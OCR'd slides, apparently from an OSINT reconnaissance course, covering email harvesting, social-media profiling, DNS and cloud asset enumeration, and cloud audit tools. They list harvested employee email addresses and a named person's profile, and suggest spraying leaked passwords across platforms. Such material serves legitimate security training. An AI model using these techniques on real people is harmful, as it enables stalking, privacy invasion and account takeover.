- Usernames - Web Portals, Metadata (Foca)
- Social Media Accounts - Datasploit
- User preferences and interests - Social Media Accounts
- Leaked Passwords - Pastebin, DumpSites

People Enumeration

- Identify Emails using Maltego - Using multiple techniques such as Whois, using search engine, PGP key server etc.






People Enumeration

- Identify Emails using Hunter.io
- Email Harvesting via Search Engines

```
shubhammittal:theHarvester/ (master*) $ python theHarvester.py -d uber.com -b all -f output
1:56:32]

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __ *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|     *
*                                                                 *
* TheHarvester Ver. 2.7.1                                         *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************
```




```
[+] Emails found:
-------------------
Jsp@uber.com
WideReceiver@uber.com
abg@uber.com
ai@uber.com
aiden@uber.com
alexg@uber.com
alun@uber.com
amos@uber.com
anders@uber.com
anonymous@uber.com
arogal@uber.com
arturas@uber.com
ashopov@uber.com
bigo@uber.com
bigpunk@uber.com
boy@uber.com
brady@uber.com
brentw@uber.com
bryan@uber.com
bt@uber.com
caleb.smeraldo@uber.com
cbuisson@uber.com
```

Automated Email Harvesting

- DataSploit
  - domain/domain_emailhunter.py


```
shubhammittal:IntelScanner/ $ python ~/Documents/Pythoncodes/datasploit_
parent/datasploit_v1.0/datasploit/domain/domain_emailhunter.py uber.com

        [1:33:20]

---> Harvesting Email Addresses:.

jaysonl@uber.com
paulclaytonsmith@uber.com
rachel.schultz@uber.com
alexei@uber.com
andib@uber.com
henryh@uber.com
research@uber.com
eric.aguirre@uber.com
ankitt@uber.com
soporte@uber.com
gluck@uber.com
ngoel@uber.com
pierre@uber.com
info@uber.com
partenairesparis@uber.com
supportdelhi@uber.com
support@uber.com
michael@uber.com
jill@uber.com
rosa@uber.com
amos@uber.com
jesser@uber.com
nhambley@uber.com
david.baumhauer@uber.com
helms@uber.com
stephanie@uber.com
elevate@uber.com
freight@uber.com
dave.bauer@uber.com
nicolas@uber.com
eats@uber.com
```

Lab Exercise 5

- *Find out Email Addresses associated with the domain simple.com*

Find email using LinkedIn

- Rich Source, almost everyone updates their profile.
- Addon - Skrapp
- Add as connection and download your profile data.



Find email using LinkedIn

https://www.linkedin.com/mynetwork/

Search

Home | My Network | Jobs | Messaging

Interested in AI? - Earn a Machine Learning Certificate

Connections (7,988)

Groups (42)

Companies (55)

Hashtags (7)

Your contact import is ready

Connect with your contacts and never lose touch

Continue

More options

No pending invitations

Alumni you may know

Cyber Expert

201 mutual connections

Connect

Managing Director | Market Researcher...

10 mutual connections

Connect

https://www.linkedin.com/in/

Search

Home | My Network | Jobs | Messaging

• 1st

Information Security Consultant

Message

More...

Share Profile

Save to PDF

Give Kudos

Highlights

File | /Users/ /Downloads/Profile.pdf

1 / 1

Contact

@gmail.com

www.linkedin.com/ (LinkedIn)

Languages

English

Information Security Consultant

Experience

Vulnerability Assessment, Penetration Testing, Corporate Training,

Vulnerability Assessment, Penetration Testing, Corporate Training,

Email Generator

- Find Employee names from LinkedIn, etc.
- Create patterns:
  - Firstname.lastname
  - First letter of firstname.lastname, etc.

```
Email ⊘ ➜ python email_pattern_generator.py test hacker example.com
[+] Generating Email ID Patterns for test AT hacker

test@hacker
test@hacker
test.test@hacker
test.test@hacker
testtest@hacker
testtest@hacker
t.test@hacker
t.test@hacker
ttest@hacker
testt@hacker
tt@hacker
```


Email to Username


- Search email on multiple Social Media websites.
- Facebook Email Search
- FullContact / Clearbit
- DataSploit:
  - emailOsint.py


```
shubhammittal:theHarvester/ (master*) $ python ~/Documents/Pythoncodes/datasploit_p
arent/datasploit_v1.0/datasploit/emailOsint.py upgoingstaar@gmail.com
                                                                    [1:58:44]
[-] Skipping Clearbit because it is marked as disabled.

---> Basic Email Check(s)..

Is it a free Email Address?: Yes
Email ID Exist?:  Yes
Can this domain recieve emails?:  Yes
Is it a Disposable email?:  No

---> Checking Fullcontact..

Name: Shubham Mittal

Organizations:
        Security Consultant at NotSoSecure - (From 2016 to Unknown Date) - Primary
         - (From 2010 to 2010)

Website(s):
        http://3ncrypt0r.blogspot.com
        http://shubhammittal.net

Social Profiles:
        FACEBOOK:
        url: https://www.facebook.com/upgoingstar

        FOURSQUARE:
        url: https://foursquare.com/user/32353069
        id: 32353069

        GOOGLE:
        username: ShubhamMittal01
        bio: yet another security researcher.
        url: https://plus.google.com/103937831331380737855
        followers: 375
        id: 103937831331380737855

        GRAVATAR:
        username: upgoingstaar
        url: https://gravatar.com/upgoingstaar
        id: 43575341

        KLOUT:
        username: upgoingstar
        url: http://klout.com/upgoingstar
        id: 113715898493303967
```

User Profiling - Email address to Twitter Account

- Twitter does not allow searching for user accounts with email addresses
- Can be bypassed though.
- Add contact in Gmail, and Import.








Twitter - What’s possible to find?

- Profession
- Friends
- Employer
- Geo-Location
- Email Address
- Sleeping Activity
- Active / Busy Days
- City
- Devices
- Domains

Tweet Analyzer

- Analyze a Twitter profile through its tweets.
- **`tweets_analyzer.py -n <screen_name>`**

```
shubhammittal:tweets_analyzer/ (master*) $ python tweets_analyzer.py -n upgoingstar
[+] Getting @upgoingstar account data...
[+] lang            : en
[+] geo_enabled     : True
[+] time_zone       : Chennai
[+] utc_offset      : 19800
[+] statuses_count  : 1511
[+] Retrieving last 1000 tweets...
100%|
[+] Downloaded 1000 tweets from 2012-09-10 05:42:52 to 2018-03-16 12:50:42 (2013 days)
[+] Average number of tweets per day: 0.5
Daily activity distribution (per hour)
##############################################################################
```





```
Weekly activity distribution (per day)
##############################################################################
```



```
[+] Detected sources (top 10)
- TweetDeck                384 (38%)
- Twitter Web Client       251 (25%)
- Twitter for Android      239 (23%)
- Twitter for iPhone        86 (8%)
- Twitter for Websites      31 (3%)
- Google                     7 (0%)
- Flipboard                  1 (0%)
- Periscope                  1 (0%)

[+] There are 12 geo enabled tweet(s)
[+] Detected places (top 10)
- Bengaluru            6 (50%)
- New Delhi            5 (41%)
- Bengaluru South      1 (8%)

[+] Top 10 hashtags
- #OSINT           61 (9%)
- #infosec         25 (3%)
- #osint           21 (3%)
- #pentesting      16 (2%)
- #defcon          14 (2%)
- #BHUSA           11 (1%)
- #BHASIA          11 (1%)
- #BHEU            10 (1%)
- #security         9 (1%)
- #InfoSec          8 (1%)

[+] @upgoingstar did 596 RTs out of 1000 tweets (59.6%)
[+] Top 5 most retweeted users
- @anantshri           22 (3%)
- @notsosecure         21 (3%)
- @BlackHatEvents      15 (2%)
- @ReconVillage        14 (2%)
- @datasploit          13 (2%)

[+] Top 5 most mentioned users
- @datasploit          89 (5%)
- @anantshri           52 (3%)
- @nullcon             44 (2%)
- @BlackHatEvents      41 (2%)
- @ReconVillage        39 (2%)

[+] Most referenced domains (from URLs)
- bit.ly                  46 (9%)
- github.com              43 (8%)
- goo.gl                  14 (2%)
- youtu.be                13 (2%)
- www.notsosecure.com     10 (2%)
- buff.ly                  8 (1%)
```

KeyBase

- Public key crypto for everyone, publicly auditable proofs of identity.
- Users verify their information.
  - So 100 % Verified Information




```
Username: james
Basic Information
bio: I'm a software hack who's interested in privacy tools, data visualization, beekeeping, and bicycles.

I work at Panic doing devops and Django.

In 2013 @mrgan and I built BlackBar an award-winning game about privacy and censorship.

http://jmoore.me
location: Portland, Oregon
full_name: James Moore

Profiles:
twitter: https://twitter.com/foozmeat
github: https://github.com/foozmeat
reddit: https://reddit.com/user/foozmeat
dns: http://jmoore.me
generic_web_site: http://jmoore.me

Profile Image: https://s3.amazonaws.com/keybase_processed_uploads/12d60e302929c3eb1d90c0d610cef805_360_360.png

Device Information:
[+] Total 3 Devices found.
  - funtime (desktop)
  - dinner any (backup)
  - ghidorah (desktop)
```

Password Dump

- Searching different paste sites for a usernames, may also lead to password dumps.
- The identified hash/password from such dumps can be used to spray on other platforms.

Cloud Recon

A range of cloud based services are available today, and most of the organizations use one or the other such cloud services, be it for their communication requirements, data storage, infrastructure or file sharing.

Quite often these external services are integrated with the internal network in some shape or form. If any of these services are compromised, they might lead an attacker directly into the organization's network.

Enumerating the DNS records is one of the best ways to identify such services, used by an organisation.

Discover Business Communication Infrastructure


Business Communication Infrastructure (BCI) is the backbone of every organization's information exchange structure. BCI can comprise of the services like email, chat, meeting, file sharing, calendar etc. and can become one of the entry point for the attackers.

Multiple Options:

- G Suite
- Outlook Web Access (OWA)
- Slack

Discover Business Communication Infrastructure


One of the most commonly used cloud service is the email service. To enumerate the email service provider user by a particular domain, we can enumerate their **MX** records.



- **Gmail:** *.GOOGLE.com; *.GOOGLEMAIL.com
- **Outlook:** domain-com.mail.protection.outlook.com
- **Proofpoint:** *.gslb.pphosted.com
- **Slack:** example.slack.com

Discover Business Communication Infrastructure

Apart from **MX** records, **TXT** records and **SPF** records can also reveal information about the communication channel being used as well as the mail servers that are permitted to send email on behalf of a domain.



Prefix	Type	Value	PrefixDesc	Description
v	version	spf1		The SPF record version
+	ip4	148.163.155.1	Pass	Match if IP is in the given range
+	ip4	148.163.151.57	Pass	Match if IP is in the given range
+	ip4	209.11.133.122	Pass	Match if IP is in the given range
+	ip4	13.111.88.1	Pass	Match if IP is in the given range
+	ip4	13.111.88.2	Pass	Match if IP is in the given range
+	ip4	13.111.88.52	Pass	Match if IP is in the given range
+	ip4	13.111.88.53	Pass	Match if IP is in the given range
+	ip4	13.111.62.118	Pass	Match if IP is in the given range
+	ip4	94.103.153.130	Pass	Match if IP is in the given range
+	include	spf.protection.outlook.com	Pass	The specified domain is searched for an 'allow'.
+	include	mail.zendesk.com	Pass	The specified domain is searched for an 'allow'.
+	include	amazonses.com	Pass	The specified domain is searched for an 'allow'.
+	include	_spfsn.teslamotors.com	Pass	The specified domain is searched for an 'allow'.

Cloud Computing Services

Three major players in the cloud computing services:

- Amazon AWS
- Google Cloud Platform
- Microsoft Azure

Such provides offer users services like computing platforms, cloud storage, database, serverless computing etc.

```
> Invoke-EnumerateAzureSubDomains -Base example -Verbose
VERBOSE: Found example.cloudapp.net
VERBOSE: Found example-azure.cloudapp.net
VERBOSE: Found myexample.cloudapp.net
VERBOSE: Found serviceexample.cloudapp.net
VERBOSE: Found exampleservice.cloudapp.net
VERBOSE: Found exampletest.cloudapp.net
VERBOSE: Found example.scm.azurewebsites.net
VERBOSE: Found example-api.scm.azurewebsites.net
VERBOSE: Found apiexample.scm.azurewebsites.net
VERBOSE: Found exampleapi.scm.azurewebsites.net
VERBOSE: Found azure-example.scm.azurewebsites.net
VERBOSE: Found azureexample.scm.azurewebsites.net
VERBOSE: Found exampleazure.scm.azurewebsites.net
VERBOSE: Found clientexample.scm.azurewebsites.net
VERBOSE: Found exampleconfig.scm.azurewebsites.net
VERBOSE: Found customerexample.scm.azurewebsites.net
VERBOSE: Found databaseexample.scm.azurewebsites.net
VERBOSE: Found devexample.scm.azurewebsites.net
VERBOSE: Found dockerexample.scm.azurewebsites.net
VERBOSE: Found my-example.scm.azurewebsites.net
VERBOSE: Found myexample.scm.azurewebsites.net
VERBOSE: Found examplemy.scm.azurewebsites.net
VERBOSE: Found serviceexample.scm.azurewebsites.net
VERBOSE: Found exampleservice.scm.azurewebsites.net
VERBOSE: Found servicesexample.scm.azurewebsites.net
VERBOSE: Found example-site.scm.azurewebsites.net
VERBOSE: Found siteexample.scm.azurewebsites.net
VERBOSE: Found sqlexample.scm.azurewebsites.net
VERBOSE: Found test-example.scm.azurewebsites.net
VERBOSE: Found testexample.scm.azurewebsites.net
VERBOSE: Found exampletest.scm.azurewebsites.net
VERBOSE: Found example-web.scm.azurewebsites.net
VERBOSE: Found webexample.scm.azurewebsites.net
VERBOSE: Found exampleweb.scm.azurewebsites.net
VERBOSE: Found example.onmicrosoft.com
VERBOSE: Found examplecliente.onmicrosoft.com
VERBOSE: Found examplecustomer.onmicrosoft.com
VERBOSE: Found exampleit.onmicrosoft.com
VERBOSE: Found examplesite.onmicrosoft.com
VERBOSE: Found example.database.windows.net
VERBOSE: Found apiexample.database.windows.net
VERBOSE: Found exampledata.database.windows.net
VERBOSE: Found myexample.database.windows.net
```

Discover Cloud Storage Instances

One major component of Cloud Computing Services is cloud storage and it has different names under different vendors:

- AWS: S3 Buckets
- Azure: Blob
- GCP: Google Cloud Storage
- Digital Ocean: Spaces

Discover Cloud Storage Instances


- AWS: S3 Buckets

https://github.com/jordanpotti/AWSBucketDump

https://buckets.grayhatwarfare.com

- Digital Ocean: Spaces


https://github.com/appsecco/spaces-finder



Discover Authentication Hosts

Some common domains used for authentication services:

- login.example.com
- sso.example.com
- adfs.example.com
- auth.example.com
- saml.example.com
- autodiscover.example.com
- example.okta.com



Cloud Compromise

Common techniques which lead to cloud service compromise:

- Password Reuse
- Compromised third party with access.
- A SSRF/LFI/RCE vulnerability in a hosted application.
- Leaked credentials/tokens
- Social Engineering/Internal User

Cloud Audit: ScoutSuite

ScoutSuite allows to audit all three platforms (AWS, GCP and Azure), given that the user has access to tokens/keys.

https://github.com/nccgroup/ScoutSuite

```
$python Scout.py -h
usage: Scout.py [-h] {aws,gcp,azure} ...

optional arguments:
  -h, --help       show this help message and exit

The provider you want to run scout against:
  {aws,gcp,azure}
    aws            Run Scout against an Amazon web Services account
    gcp            Run Scout against a Google Cloud Platform account
    azure          Run Scout against a Microsoft Azure account
$python Scout.py aws --help
usage: Scout.py aws [-h] [-f] [-l] [--debug] [--resume] [--update]
                    [--ruleset [RULESET]] [--no-browser]
                    [--thread-config THREAD_CONFIG] [--report-dir REPORT_DIR]
                    [--timestamp [TIMESTAMP]]
                    [--services SERVICES [SERVICES ...]]
                    [--skip SKIPPED_SERVICES [SKIPPED_SERVICES ...]]
                    [--exceptions EXCEPTIONS [EXCEPTIONS ...]] [-p PROFILE]
                    [-r REGIONS [REGIONS ...]] [--vpc VPC [VPC ...]]
                    [--ip-ranges IP_RANGES [IP_RANGES ...]]
                    [--ip-ranges-name-key IP_RANGES_NAME_KEY]

optional arguments:
  -h, --help            show this help message and exit

Scout Arguments:
  -f, --force           Overwrite existing files
  -l, --local           Use local data previously fetched and re-run the
                        analysis.
  --debug               Print the stack trace when exception occurs
  --resume              Complete a partial (throttled) run
  --update              Reload all the existing data and only overwrite data
                        in scope for this run
  --ruleset [RULESET]   Set of rules to be used during the analysis.
  --no-browser          Do not automatically open the report in the browser.
  --thread-config THREAD_CONFIG
                        Level of multi-threading wanted [1-5]; defaults to 4.
  --report-dir REPORT_DIR
                        Path of the Scout report.
  --timestamp [TIMESTAMP]
                        Timestamp added to the name of the report (default is
                        current time in UTC).
  --services SERVICES [SERVICES ...]
                        Name of in-scope services.
  --skip SKIPPED_SERVICES [SKIPPED_SERVICES ...]
                        Name of out-of-scope services.
  --exceptions EXCEPTIONS [EXCEPTIONS ...]
                        Exception file to use during analysis.

Authentication parameters:
  -p PROFILE, --profile PROFILE
                        Name of the profile

Additional arguments:
  -r REGIONS [REGIONS ...], --regions REGIONS [REGIONS ...]
                        Name of regions to run the tool in, defaults to all
  --vpc VPC [VPC ...]   Name of VPC to run the tool in, defaults to all
```

Cloud Audit Tools

- Cloud Security Suite: https://github.com/SecurityFTW/cs-suite
- Gcp-audit: https://github.com/spotify/gcp-audit
- Pacu: https://github.com/RhinoSecurityLabs/pacu
- SkyArk: https://github.com/cyberark/SkyArk
- Prowler: https://github.com/toniblyx/prowler

Art of Making Notes

While making notes keep in mind the following principles:


- Have a clear objective in mind.
- KISS (Keep it simple, stupid).
- Screenshot or it never happened.
- Over collect but manage the data.
- Don’t miss minute details.

Art of Making Notes

Some Simple yet Effective Tools:

